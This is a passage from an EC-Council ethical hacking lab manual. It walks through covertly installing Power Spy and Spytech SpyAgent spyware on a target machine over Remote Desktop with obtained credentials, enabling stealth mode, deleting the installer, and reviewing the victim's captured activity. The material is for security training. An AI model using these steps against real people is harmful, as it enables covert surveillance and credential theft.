15. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.




Figure 3.1.10: Setup login password window: enter password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Information** dialog box appears; click **OK**.



Figure 3.1.11: Information dialog box

17. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Note: Here, the password is **test@123**.




Figure 3.1.12: Enter login password window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **Register product** window appears; click **Later** to continue.




Figure 3.1.13: Register product window

19. The **Power Spy Control Panel** window appears, as shown in the screenshot.



Figure 3.1.14: Main window of Power Spy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Monitor and Record User Activities

20. Click the **Start monitoring** option from the right-pane.

Note: If the **System Reboot Recommended** window appears, click **OK**.



Figure 3.1.15: Start monitoring

21. Click on **Stealth Mode** from the right-pane.

Note: Stealth mode runs Power Spy on the computer completely invisibly.



Figure 3.1.16: Stealth Mode

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.




Figure 3.1.17: Hotkey reminder dialog-box

23. In the **Confirm** dialog-box that appears, click **Yes**.
24. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.
25. Close the **Remote Desktop Connection** by clicking on the close icon (**X**).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

TASK 1.4

Perform User Activities

26. Now, switch to the **Windows Server 2016** virtual machine and log in with the credentials **Jason** and **qwerty**.

Note: Here, we are running the target machine as a legitimate user.

Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.

27. Open the **Internet Explorer** web browser and browse any website.

Note: In this lab, we are browsing the **Gmail** and **LinkedIn** websites.

28. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon (), and click **Sign out**. You will be signed out from Jason's account.




Figure 3.1.18: Sign out

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Switch back to the **Windows Server 2019** virtual machine and follow **Steps 3 - 6** to launch a **Remote Desktop Connection**.
30. Close the **Server Manager** window.
31. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.
32. The **Run as administrator** window appears; click **Run**.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 3.1.19: Run as administrator window

33. The **Enter login password** window appears; enter the password that you set in **Step 15**; click **Submit**.

Note: Here, the password is **test@123**.




Figure 3.1.20: Enter the password

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

View all the Recorded Activities

34. In the **Register product** window, click **Later**.
35. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.



Figure 3.1.21: Stop the monitoring

36. Click **Applications executed** from the options to check the applications running on the target system.



Figure 3.1.22: Click Applications executed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. A window appears, showing the applications running on the target system, as shown in the screenshot.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.




Figure 3.1.23: Applications running on the target system

38. Click the **Websites Visited** option from the left-hand pane to view the websites opened by the victim.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.




Figure 3.1.24: Websites Visited by user on the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. Similarly, you can click on other options such as **Screenshots**, **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

40. Close all open windows on the target system (here, 10.10.10.16).
41. Close **Remote Desktop Connection** by clicking on the close icon (**X**).
42. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
43. Close all open windows and document all the acquired information.

TASK 2 User System Monitoring and Surveillance using Spytech SpyAgent

Here, we will perform user system monitoring and surveillance using Spytech SpyAgent.

Note: Here, we will use **Windows Server 2019** as the host machine and **Windows Server 2016** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, Spyware SpyAgent) to capture keystrokes and monitor the other activities of the user.

TASK 2.1

Establish a Remote Desktop Connection

1. On the **Windows Server 2019** virtual machine. Click the **Type here to search** icon ( ) at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.
2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Connect**.



Figure 3.2.1: Remote Desktop Connection: entering the target IP address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

3. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.10.16).

Note: Here, we are using the target system user credentials obtained from the previous lab.



Figure 3.2.2: Windows Security pop-up

4. A **Remote Desktop Connection** window appears; click **Yes**.



Figure 3.2.3: Remote Desktop Connection window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

5. A **Remote Desktop connection** is successfully established.
6. Close the **Server Manager** window and minimize **Remote Desktop Connection**.

TASK 2.2

Install Spytech SpyAgent

7. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.
8. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.




Figure 3.2.4: Pasting Spytech SpyAgent folder on the Desktop

9. Open the **Spytech SpyAgent** folder and double-click the **Setup (password=spytech)** application.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Spytech SpyAgent Setup** window appears; click **Next**. Follow the installation wizard and install **Spytech SpyAgent** using the default settings.



Figure 3.2.5: Spytech SpyAgent Setup window

11. In the **Select SpyAgent Installation Type** window, ensure that the **Administrator/Tester** radio button is selected; click **Next**.




Figure 3.2.6: Select SpyAgent Installation Type window

12. In the **Ready To Install** window, click **Next**.
13. The **Spytech SpyAgent Setup** pop-up appears, asking **Would you like to include an uninstaller?**; click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Spytech SpyAgent** folder location window appears; close the window.




Figure 3.2.7: Spytech SpyAgent folder

15. In the **A NOTICE FOR ANTIVIRUS USERS** window; read the notice and click **Next**.



Figure 3.2.8: A Notice For Antivirus Users window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Finished** window appears; ensure that the **Run SpyAgent** checkbox is selected and click **Close**.




Figure 3.2.9: Finished window

17. The **Spytech SpyAgent** dialog box appears; click **Continue...**.

Note: If the **Thank you for downloading SpyAgent!** webpage appears, close the browser.



Figure 3.2.10: Spytech SpyAgent dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **Welcome to SpyAgent (Step 1)** wizard appears; click **click to continue...**.



Figure 3.2.11: Step 1 of the setup wizard

19. Enter the password **test@123** in the **New Password** and **Confirm Password** fields; click **OK**.

Note: You can set the password of your choice.




Figure 3.2.12: Selecting New Password

20. The **password changed** pop-up appears; click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **Welcome to SpyAgent (Step 2)** wizard appears; click **click to continue...**.



Figure 3.2.13: Step 2 of the wizard

TASK 2.3

Configure Spytech SpyAgent

22. The **Easy Configuration and Setup Wizard** appears. In the **Configuration** section, ensure that the **Complete + Stealth Configuration** radio button is selected and click **Next**.

